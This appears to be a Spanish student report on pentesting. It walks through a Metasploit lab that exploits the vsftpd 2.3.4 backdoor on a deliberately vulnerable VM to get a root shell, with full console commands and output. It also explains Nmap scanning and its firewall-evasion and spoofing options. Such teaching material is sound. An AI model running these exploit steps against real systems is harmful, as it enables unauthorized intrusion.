


METASPLOIT

Metasploit es una de las herramientas de Pentesting más populares por los equipos de seguridad informática. Por ello, vamos a realizar un pentest e ir comentando cada uno de los pasos para ir entendiendo Metasploit. Para empezar, vamos a usar VirtualBox junto con dos máquinas virtuales en una misma red Nat, de manera que las máquinas virtuales sean visibles entre ellas. En la primera máquina virtual, vamos a usar el sistema operativo Ubuntu y será donde instalaremos Metasploit para realizar el ataque. La segunda máquina virtual será una ya preparada con múltiples vulnerabilidades para poder hacer pruebas.
El primer paso para empezar el ataque es iniciar la consola de seguridad Metasploit Framework.



Con el comando msfconsole ya tendríamos preparado Metasploit para realizar el ataque. El segundo paso sería realizar una búsqueda de los servicios de la máquina virtual que queremos atacar, en nuestro caso, su IP será la 10.0.2.4.



Podemos ver servicios como ftp, ssh, telnet, apache… Vamos a centrarnos en atacar por el puerto 21 (ftp). Para ello, buscamos más información sobre él:

Aquí podemos ver, entre otras cosas, que el estado del puerto está abierto. Vamos a intentar ejecutar un exploit a este puerto. Para ello, buscamos los diferentes exploits que podemos ejecutar para, por ejemplo, realizar una puerta trasera. Como podemos ver en la siguiente imagen, Metasploit cuenta con multitud de exploits para ello, así que nos quedaremos con uno que sea compatible para el puerto 21 (ftp):

```
msf > search backdoor

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Check  Descrip
tion
   ----                                                  ---------------  ----       -----  -------
----
   auxiliary/admin/http/arris_motorola_surfboard_backdoor_xss  2015-04-08       normal     No     Arris /
 Motorola Surfboard SBG6580 Web Interface Takeover
   auxiliary/admin/http/cnpilot_r_cmd_exec                                normal     Yes    Cambium
 cnPilot r200/r201 Command Execution as 'root'
   auxiliary/admin/scada/modicon_password_recovery       2012-01-19       normal     Yes    Schneid
er Modicon Quantum Password Recovery
   auxiliary/scanner/backdoor/energizer_duo_detect                        normal     Yes    Energiz
er DUO Trojan Scanner
   auxiliary/scanner/http/caidao_bruteforce_login                         normal     Yes    Chinese
 Caidao Backdoor Bruteforce
   auxiliary/scanner/http/dlink_user_agent_backdoor      2013-10-12       normal     Yes    D-Link
User-Agent Backdoor Scanner
   auxiliary/scanner/http/tomcat_mgr_login                                normal     Yes    Tomcat
Application Manager Login Utility
   auxiliary/scanner/misc/sercomm_backdoor_scanner       2013-12-31       normal     Yes    SerComm
 Network Device Backdoor Detection
   auxiliary/scanner/smb/smb_ms17_010                                     normal     Yes    MS17-01
0 SMB RCE Detection
   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     Yes    Eaton X
pert Meter SSH Private Key Exposure Scanner
   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     Yes    Fortine
t SSH Backdoor Scanner
   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     Yes    Juniper
 SSH Backdoor Scanner
   exploit/linux/http/cisco_firepower_useradd            2016-10-10       excellent  Yes    Cisco F
irepower Management Console 6.0 Post Authentication UserAdd Vulnerability
   exploit/linux/local/bpf_sign_extension_priv_esc       2017-11-12       great      Yes    Linux B
PF Sign Extension Local Privilege Escalation
   exploit/linux/misc/netcore_udp_53413_backdoor         2014-08-25       normal     Yes    Netcore
```

Uno de los exploits compatibles para ftp es el exploit/unix/ftp/vsftpd_234_backdoor. Para poder ejecutarlo, hay una serie de restricciones, en este caso, hay que seleccionar la dirección y el puerto objetivos, así que seleccionamos la dirección IP de la máquina que vamos a atacar (10.0.2.4) y el puerto del servicio (21):

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name               Disclosure Date  Rank    Check  Description
   ----               ---------------  ----    -----  -----------
   cmd/unix/interact                   normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.0.2.4         yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Para realizar el ataque, necesitamos también un payload. Vamos a buscar los payloads disponibles para este exploit y ver las restricciones para ejecutarlo:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

Ya tenemos todo lo necesario para ejecutar el exploit:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Como podemos ver, el exploit ha tenido éxito y hemos logrado conectar a la máquina que queríamos atacar. Este exploit nos permitía interactuar con la máquina a la que se le realiza, así que podemos ejecutar comandos como ls y ver los directorios y los archivos que contiene la máquina.

NMAP

Introducción

Sin duda una de las herramientas, de código abierto, más famosas y utilizadas en el mundo de la ciberseguridad. **NMAP** (***N****etwork* ***Map****per*) es una herramienta diseñada y pensada para el descubrimiento de redes y/o para las audiciones de seguridad.
El programa en sí fue desarrollado originalmente por Gordon Lyon[1] durante la década de los noventa y presentado al público por primera vez en un artículo de la revista *Phrack Magazine* en Septiembre de 1997. Originalmente el programa fue escrito, en su totalidad, en C++ y solo era ejecutable sobre GNU/Linux. Pero a medida que el programa fue ganando popularidad y otros desarrolladores se sumaron al proyecto, partes de este se reescribieron en otros lenguajes y también se portó a las otras plataformas[2] . Hoy en día el programa cuenta con C, C++, Python y Lua, además de ser compatible con las plataformas más populares.

Funcionalidades Básicas

Las características más importantes que podemos diferenciar en esta herramienta son:

- **Descubrimiento de sistemas**
  Podemos entenderlo como el proceso de reducir grandes conjuntos o bloques de direcciones IP a un subconjunto de direcciones IP que pertenecen a equipos activos o que cumplan algún conjunto de requisitos específicos. En general podemos definir el proceso como el enviar una sonda a una dirección IP y esperar una respuesta de ella. En función de la respuesta, o de si hay respuesta, podemos clasificar la dirección si pertenece a un equipo activo, si el equipo cumple el conjunto de requisitos o si no pertenece a nadie. Para llevar a cabo este sondeo, NMAP ofrece una gran variedad de técnicas. Adaptándose así a las necesidades del usuario o probar hasta qué punto es restrictivo un *firewall*. El comportamiento por defecto de NMAP es enviar un paquete *TCP ACK* al puerto 80 y un paquete *ICMP Echo Request* a cada una de las direcciones del conjunto de direcciones IP.
- **Análisis de puertos**
  Este era el propósito inicial de la herramienta y hoy en día es la funcionalidad primaria. Las personas que se dedican a la seguridad saben que cada puerto abierto puede suponer un potencial vector de ataque en el sistema. Por lo que los administradores intentan cerrarlos o protegerlos con *firewalls,* intentado al mismo tiempo permitir el acceso a los usuarios legítimos. Normalmente, la mayoría de herramientas, que se utilizan para esta función determina si un puerto està cerrado o abierto. NMAP, en discordancia, tiene seis estados distintos en que puede clasificar un puerto de un equipo. Los distintos estados son: *abierto, cerrado, filtrado, no filtrado, abierto*|*filtrado* y *cerrado*|*filtrado*. Para determinar el estado de un puerto se usan las siguientes reglas:
    - ➢ Un puerto será considerado *abierto* si una aplicación acepta paquetes *TCP* o *UDP* en ese puerto.
    - ➢ Un puerto será considerado *cerrado* siempre que sea accesible[3] pero no haya una aplicación escuchando en él.

---

[1] Experto en ciberseguridad, programador, escritor y hacker también conocido por su apodo *Fyodor Vaskovich*.
[2] Windows y Macintosh.
[3] No está filtrado por ninguna regla del *firewall.*

- ➢ Un puerto será considerado *filtrado* si NMAP no puede determinar el estado porque un filtrado de paquetes evite que lleguen los paquetes al destino.
- ➢ Un puerto será considerado *no filtrado* si el puerto es accesible pero NMAP no puede determinar si esta abierto o cerrado.
- ➢ Un puerto será considerado *abierto*|*filtrado* si NMAP no puede determinar si el puerto se encuentra abierto o filtrado.
- ➢ Un puerto será considerado *cerrado*|*filtrado* si NMAP no puede determinar si el puerto se encuentra abierto o filtrado.

- **Detección de servicios y versiones**
  NMAP, al determinar el estado abierto en un puerto, es capaz de determinar qué servicio ese puerto está utilizando en base a su base de datos con más de 2200 puertos-servicios conocido. Aún así, no es fiable al cien por cien ya que NMAP sólo reconoce el número de puerto y lo asigna al protocolo más probable para ese puerto.

  Para detectar las versiones NMAP "pregunta" al puerto más de lo necesario para determinar si el puerto está abierto y que protocolo está utilizando. NMAP intentará determinar el protocolo del servicio, el nombre de la aplicación, un número de versión, un tipo de dispositivo, la plataforma del sistema operativo. Cuando se obtiene una respuesta de un servicio pero esta no se encuentra una equivalencia en la base de datos, se imprime una firma especial junto a una URL para que el usuario envíe la firma junto con el el nombre y versión del servicio corriendo al otro lado del puerto si es que el usuario lo conoce. Grácias a la base de usuarios y este método de notificación han creado una base de datos con más de 3000 patrones de servicios para más de 350 protocolos distintos.

- **Detección de Sistema Operativo**
  Para detectar qué sistema operativo esta usando el objetivo NMAP se basa en la comprobación de huellas *TCP/IP*. Para ello la herramienta envía una serie de paquetes *TCP* y *UDP* al sistema remoto y analiza cada uno de los bits de las respuestas. Las respuestas son analizadas de más de una manera (como tamaño inicial de la *MSS* y la *MTU*, las opciones de la cabecera de *TCP* y en el orden que están presentadas. NMAP tiene más de 1500 huellas distintas de sistemas operativos, cuando una coincidencia es encontrada en la base de datos la herramienta muestra el nombre del proveedor, la plataforma del sistema operativo, la versión de este, y el tipo de dispositivo.

  En caso de no poder reconocer el sistema operativo, igual que en el punto anterior, la herramienta muestra una URL donde pide enviar la huella y el sistema operativo si se conocen para mejorar la base de datos para todos los usuarios.

De teórico a práctico I (básico)


La herramienta nos pide la siguiente sintaxis para uso correcto funcionamiento:

nmap [Tipo de escaneo] [Opciones] {Objetivo}

Para los tipos de escaneo, los más básicos y comunes serían: -sP (escaneo por ping), -sS (escaneo port *SYN)* y -sU (escaneo *UDP*). Dentro de las Opciones más utilizadas podemos destacar -p para determinar un rango de puertos para escanear, -O para intentar

detectar el sistema operativo del objetivo, -A para hacer un escaner agresivo y -sV para intentar detectar qué servicios están al otro lado de los puertos abiertos.

Por temas legales y de falta de consentimiento escrito por parte de la universidad para hacer escaneos de sus redes, los ejemplos que viene a continuación solo se hacen sobre la propia máquina.



Aquí podemos ver un escaneo básico para determinar qué puertos están abiertos (de todos los posibles), qué servicio hay detrás de cada puerto abierto y que sistema operativo esta usando el objetivo. Si hacemos inferencia sobre los resultados podemos ver que el objetivo tiene abierto el puerto 631 con CUPS[4], el 3306 con una instancia de servidor MySQL versión ubuntu18.04.1 y el puerto 9050 característico por ser el *Getaway* del servidor proxy de TOR. El dispositivo es de uso general (ordenador de sobremesa/ portátil) y corre la kernel de linux versión por determinar entre 3.8 - 4.9. Al ver todo esto podemos intentar hacer nuestra mejor deducción diciendo que la máquina corre ubuntu 18.04 (por la versión de MySQL más la kernel de linux) con la versión de la kernel entre 4.15 y la 4.19 (kernel en fecha de salida de la versión del sistema operativo y kernel más nueva disponible para el sistema operativo).

De teórico a procatico II (avanzado)

- Evasión de *firewalls*

  Para esta finalidad podemos utilizar opciones -f para fragmentar nuestros paquetes, -S [ip] para falsificar la ip en el campo *src* de la sonda, -g [#] para falsificar el puerto *src* de la sonda, --mtu [#] para modificar el *Maximum Transfer Unit* de la sonda, --spoof-mac para falsificar la dirección MAC de salida de la *Physical Layer,* --data-length para modificar la cantidad de datos a enviar (añade bytes aleatorios) y --scan-delay [segundos] para determinar el tiempo de espera entre escaneos.

- *NSE (NMAP Scripting Engine)*

  NSE es básicamente el pegamento que junta todas las funcionalidades de NMAP para poder interrogar al host objetivo de la forma que el usuario crea más oportuna.

[4] *Common Unix Printing System*: sistema de impresión modular para sistemas operativos de tipo Unix.

NMAP viene con 594 *scripts* predefinidos con su instalación[5]. Los *scripts* son escritos con Lua y se llaman con la *flag* --script=[nombre del script].

CONCLUSIONES FINALES

- Hoy día la seguridad en las instituciones y empresas que manejan información sensible de personas, ajenas o no a la entidad, es de suma importancia. El pentest es una herramienta para combatir la inseguridad en los sistemas de información de dichas entidades haciendo precisamente una evaluación de la infraestructura tecnológica para detectar vulnerabilidades y así evitar posibles ataques.
- No es la mejor herramienta en seguridad pero podríamos decir que ésta nos descubre muchas fallas y vulnerabilidades en una auditoría permanente, lo cual indica lo importante que es. No se trata de una auditoría puntual o periódica, por ejemplo, cada semana.
- Uno de los mayores problemas en la seguridad cibernética sigue la premisa de que lo que ayer era una técnica estandarizada para la seguridad, justo hoy puede que ya no sirva. Con esto podemos afirmar que un equipo de trabajo dedicado a realizar pruebas de penetración continuas unido a una actualización constante de los tests de penetración es una defensa aceptable. De ahí que grandes empresas e instituciones lleven a cabo este sistema de seguridad.
- El pentester es una profesión compleja pues requiere una preparación altísima en el campo de la seguridad en sistemas informáticos, también de experiencia y una actualización diaria de las técnicas de hacking. Es necesario un estudio continuo de las vulnerabilidades y fallas que van surgiendo pues es la única manera de minimizar los riesgos de posibles atacantes, puesto que de esta forma no se establecen durante mucho tiempo y, por tanto, el riesgo es menor.
- El impacto económico que está adquiriendo el cibercrimen hacen de la ciberseguridad un factor importantísimo. Tanto es así, que el 'Informe de Riesgos de 2018' que elabora el foro económico mundial sitúa dos riesgos relacionados con la ciberseguridad entre los cinco primeros a nivel mundial.
- A nivel laboral existe muchísima demanda, basta con buscar en internet ofertas de empleo con palabra clave 'pentesting' y encontramos por ejemplo, en Infojobs la friolera de 21 ofertas de trabajo en los últimos 20 días, también en Jooble otras 29 ofertas de trabajo en el último mes. Así pues podemos decir que existe un futuro halagüeño para los futuros Pentester.

BIBLIOGRAFÍA Y REFERENCIAS

- Chema Alonso. "Pentesting con FOCA", 2a edición, ZeroXword Computing S.L. (2018)

[5] Disponibles para ver en: https://nmap.org/nsedoc/

- Manual de FOCA
  - https://es.scribd.com/document/324069481/Manual-Foca
- Pentesting con la “nueva” FOCA
  - https://www.youtube.com/watch?v=m5fqI5WPB5g
- Video ejemplo de uso análisis de metadatos
  - https://www.youtube.com/watch?v=W7W1X0Tj-uY
- FOCA
  - https://www.elevenpaths.com/es/labstools/foca-2/index.html
- Cómo utilizar FOCA, extrae metadatos y analiza archivos
  - https://rootear.com/seguridad/foca-metadatos-archivos
- Patrick Engebretson. “The Basics of Hacking and Penetration Testing”, Editorial Elsevier, Agosto 2011.
- Esaú A. Openwebinar. “Qué es el Pentesting”, 24 Octubre 2018
  - https://openwebinars.net/blog/que-es-el-pentesting/
- “Examen de Penetración”, Wikipedia.
  - https://es.wikipedia.org/wiki/Examen_de_penetraci%C3%B3n
- Por qué y la necesidad del pentesting
  - https://medium.com/@jeremy.trinka/five-pentesting-tools-and-techniques-that-sysadmins-should-know-about-4ceca1488bff
- Rapid7.com Manual de ayuda de Metasploit https://metasploit.help.rapid7.com/docs
- NMAP, nmap.org https://nmap.org/